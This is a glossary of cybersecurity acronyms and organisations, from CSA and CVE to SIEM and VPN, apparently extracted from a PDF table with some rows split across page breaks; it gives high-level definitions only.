| CSA | Cloud Security Alliance | The Cloud Security Alliance is the world's leading organization for defining best practices in cloud cybersecurity. It also provides a cloud security provider certification program, among other things. |
| CSO | Chief Security Officer | In some cases, the Chief Security Officer is in charge of an organization's entire security posture or strategy. This includes both physical security and cybersecurity. In other cases, this title belongs to the senior most role in charge of cybersecurity. |
| | Center for Systems | The CSSIA is a U.S. leader in training cybersecurity educators. It |

| | | |
|-------|--------------------------------------|--|
| CSSIA | Security and Information Assurance | provides these teachers and professors with real-world learning experiences in information assurance and network security. |
| CVE | Common Vulnerabilities and Exposures | CVE® is a list of entries—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities. CVE Entries are used in numerous cybersecurity products and services from around the world, including the U.S. National Vulnerability Database (NVD). |
| CVSS | Common Vulnerability Scoring System | An industry standard for rating the severity of security vulnerabilities. CVSS attempts to assign severity scores to vulnerabilities, allowing responders to prioritize responses and resources according to threat. |
| DDoS | Distributed Denial of Service | A distributed denial-of-service (DDoS) attack attempts to disrupt normal traffic of a targeted server, service or network to make a service such as a website unusable by “flooding” it with malicious traffic or data from multiple sources (often botnets). |
| DLP | Data Loss Prevention | An information security strategy to protect corporate data. DLP is a set of tools and processes used to ensure that sensitive data is not lost, misused, or accessed by unauthorized users, either inside or outside of an organization. |
| | | DNS uses the name of a website to |

| | | |
|------------|---|---|
| DNS attack | Domain Name Server | redirect traffic to its owned IP address. Amazon.com should take you to Amazon's website, for example. During this type of attack, which is complex and appears in several ways, cybercriminals can redirect you to another site for their own purposes. This attack takes advantage of the communication back and forth between clients and servers. |
| EDR | Endpoint Detection & Response | Endpoint Detection & Response solutions are designed to detect and respond to endpoint anomalies. EDR solutions are not designed to replace IDPS solutions or firewalls but extend their functionality by providing in-depth endpoint visibility and analysis. EDR uses different datasets, which facilitates advanced correlations and detection. |
| FISMA | Federal Information Security Management Act | FISMA is United States legislation which requires each federal agency to develop, document, and implement an agency-wide program to provide information security for its information systems and data. The act recognized the importance of information security to the economic and national security interests of the United States. |
| FISMA | Federal Information Security Modernization | Laws that assigns responsibilities within the U.S. federal government for setting and complying with policies to secure agencies' information systems. For example, Department of Homeland Security |

| | | |
|--------|---|--|
| | Act (2014) | administers cybersecurity policies and the Office of Management and Budget provides oversight. |
| FISSEA | Federal Information Systems Security Educators' Association | An organization run by and for information systems security professionals to assist federal agencies in meeting their information systems security awareness, training, and education responsibilities. |
| GRC | Governance, Risk Management, and Compliance | Three parts of a strategy for managing an organization's overall governance, enterprise risk management and compliance with regulations. Cybersecurity people, practices and tools play a key part in GRC for many organizations. |
| HTTPS | Secure Hypertext Transfer Protocol | An extension of the Hypertext Transfer Protocol. It is used for secure communication over a computer network by encrypting the information you send from your computer to another website, for example. It is a means of ensuring privacy, security and also a way of authenticating that the site you're on is the one you intended to visit. |
| IA | Information Assurance | Measures that protect and defend information and information systems by ensuring their availability, integrity, authentication, confidentiality, and non-repudiation. |
| | | IAM is a framework of policies and technologies for ensuring that the |

| | | |
|---------|--|--|
| IAM | Identity and access management | proper people in an enterprise have the appropriate access to technology resources. This helps organizations maintain "least privileged" or "zero trust" account access, where employees only have access to the minimum amount of data needed for their roles. |
| IBE | Identity-Based Encryption | A type of public-key encryption in which the public key of a user is some unique information about the identity of the user, like a user's email address, for example. |
| IDS/IDP | Intrusion Detection/Intrusion Detection and Prevention | Intrusion Detection Systems (IDS) analyze network traffic for signatures that match known cyberattacks. Intrusion Prevention Systems (IPS) analyze packets as well, but can also stop the packet from being delivered based on what kind of attacks it detects, helping to stop the attack. |
| ISACA | Information Systems Audit and Control Association | ISACA provides certifications for IT security, audit and risk management professionals. ISACA also maintains the COBIT framework for IT management and governance. ISACA was incorporated in 1969 by a small group of individuals who recognized a need for a centralized source of information and guidance in the growing field of auditing controls for computer systems. Today, ISACA serves professionals in 180 countries. |

| | | |
|--------------------|---|---|
| ISAKMP | Internet Security Association and Key Management Protocol | A protocol for establishing Security Associations and cryptographic keys in an Internet environment. ISAKMP only provides a framework for authentication and key exchange and is designed to be key exchange independent. |
| ISAP | Information Security Automation Program | The ISAP is a U.S. government agency initiative to enable automation and standardization of technical security operations. Its standards based design may benefit those in the private sector as well. |
| (ISC) ² | International Information Systems Security Certification Consortium | A non-profit organization which specializes in training and certification for cybersecurity professionals. Certifications include the CISSP. |
| ISO | International Organization for Standardization | An organization that develops international standards of many types, including two major information security management standards, ISO 27001 and ISO 27002. |
| ISSA | Information Systems Security Association | ISSA is a not-for-profit, international organization of information security professionals and practitioners. |
| ISSO | Information Systems Security Officer | Individual with assigned responsibility for maintaining the appropriate operational security posture for an information system or program. |
| | | The ISSPM, sometimes called an IT Security Manager, coordinates and executes security policies and |

| | | |
|---------|---|--|
| ISSPM | Information Systems Security Program Manager | controls, as well as assesses vulnerabilities within a company. They are often responsible for data and network security processing, security systems management, and security violation investigation. |
| JSM | Java Security Manager | To use Java security to protect a Java application from performing potentially unsafe actions, you can enable a security manager for the JVM in which the application runs. The security manager enforces a security policy, which is a set of permissions (system access privileges) that are assigned to code sources. |
| MS-ISAC | Multi-State Information Sharing and Analysis Center | The mission of the MS-ISAC is to improve the overall cybersecurity posture of the nation's state, local, tribal and territorial governments through focused cyber threat prevention, protection, response, and recovery. |
| MSSP | Managed Security Services Provider | Provides outsourced monitoring and management of security devices and systems. Common services include managed firewall, intrusion detection, virtual private network, vulnerability scanning and anti-viral services. |
| NCS | National Cryptologic School | A school within the National Security Agency. The NCS provides the NSA workforce and its Intelligence Community and Department of Defense partners highly-specialized cryptologic training, as well as courses in |

| | | |
|-------|---|--|
| | | leadership, professional development, and over 40 foreign languages. |
| NCSA | National Cyber Security Alliance | A non-profit working with the Department of Homeland Security, private sector sponsors, and nonprofit collaborators to promote cyber security awareness for home users, small and medium size businesses, and primary and secondary education. |
| NCSAM | National Cyber Security Awareness Month | NCSAM is a collaborative effort between government and industry to raise awareness about the importance of cybersecurity and to ensure that all Americans have the resources they need to be safer and more secure online. It occurs each year in October. The security awareness month started with a joint effort by the National Cyber Security Division within the Department of Homeland Security and the nonprofit National Cyber Security Alliance. |
| NCSD | National Cyber Security Division | A division of the Office of Cyber Security & Communications with the mission of collaborating with the private sector, government, military, and intelligence stakeholders to conduct risk assessments and mitigate vulnerabilities and threats to information technology assets and activities affecting the operation of the civilian government and private sector critical cyber infrastructures. |

| | | |
|--------|---|--|
| NICCS | National Initiative for Cybersecurity Careers and Studies | An online resource for cybersecurity training that connects government employees, students, educators, and industry with cybersecurity training providers throughout the United States. |
| NICE | National Initiative for Cybersecurity Education | The mission of NICE is to energize and promote a robust network and an ecosystem of cybersecurity education, training, and workforce development. |
| NISPOM | National Industrial Security Program Operating Manual | The National Industrial Security Program Operating Manual establishes the standard procedures and requirements for all government contractors, with regards to classified information. It covers the entire field of government-industrial security related matters. |
| NIST | National Institute of Standards and Technology | In cybersecurity circles, NIST is extremely well known for the NIST Cybersecurity Framework, as well the NIST Risk Management Framework (RMF), NIST 800-53 control guidance, NIST Digital Identity Guidelines and others. The overall NIST mission is to "promote U.S. innovation and industrial competitiveness by advancing measurement science, standards, and technology in ways that enhance economic security and improve our quality of life." NIST is part of the U.S. Department of Commerce. |

| | | |
|---------|---|---|
| OPSEC | Operational Security | OPSEC is a term derived from the U.S. military and is an analytical process used to deny an adversary information that could compromise the secrecy and/or the operational security of a mission. Performing OPSEC related techniques can play a significant role in both offensive and defensive cybersecurity strategies. |
| OSINT | Open Source Intelligence | OSINT is information drawn from publicly available data that is collected, exploited, and reported to address a specific intelligence requirement. In the intelligence community, the term "open" refers to overt, publicly available sources (as opposed to covert or clandestine sources). |
| PCI-DSS | Payment Card Industry Data Security Standard | The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security standards designed to ensure that all companies that accept, process, store or transmit credit card information maintain a secure environment. |
| SANS | System Administration, Networking, and Security Institute | A private company that specializes in information security training and security certification. |
| SIEM | Security Information and Event Management | Security Information and Event Management (SIEM) technology supports threat detection and security incident response through the real-time collection and historical analysis of security events from a wide variety of event and contextual sources. |

| | | |
|------------|-------------------------------------|--|
| SOC | Security Operations Center | A central location or team within an organization that is responsible for monitoring, assessing and defending security issues. |
| SSO | Single Sign-On | A system which enables users to securely authenticate themselves with multiple applications and websites by logging in with a single set of credentials. |
| TPP | Tactics, Techniques, and Procedures | The behavior of an actor. A tactic is the highest-level description of this behavior, while techniques give a more detailed description of behavior in the context of a tactic, and procedures an even lower-level, highly detailed description in the context of a technique. |
| UBA / UEBA | User Behavior Analytics | UBA tracks a system's users, looking for unusual patterns of behavior. In cybersecurity, the process helps detect insider threats, and other targeted attacks including financial fraud. User behavior analytics solutions look at patterns of human behavior, and then apply algorithms and statistical analysis to detect meaningful anomalies from those patterns. This guides efforts to correct unintentional behavior that puts business at risk and risky and intentional deceit. |
| | Virtual Private | By connecting through a VPN, all the data you send and receive travels through an encrypted "tunnel" so that no one can see what you are transmitting or decipher it if |

| | | |
|-----|---------|---|
| VPN | Network | they do get a hold of it. VPNs also allow you to hide your physical location and IP address, often displaying the IP address of the VPN service, instead. |
|-----|---------|---|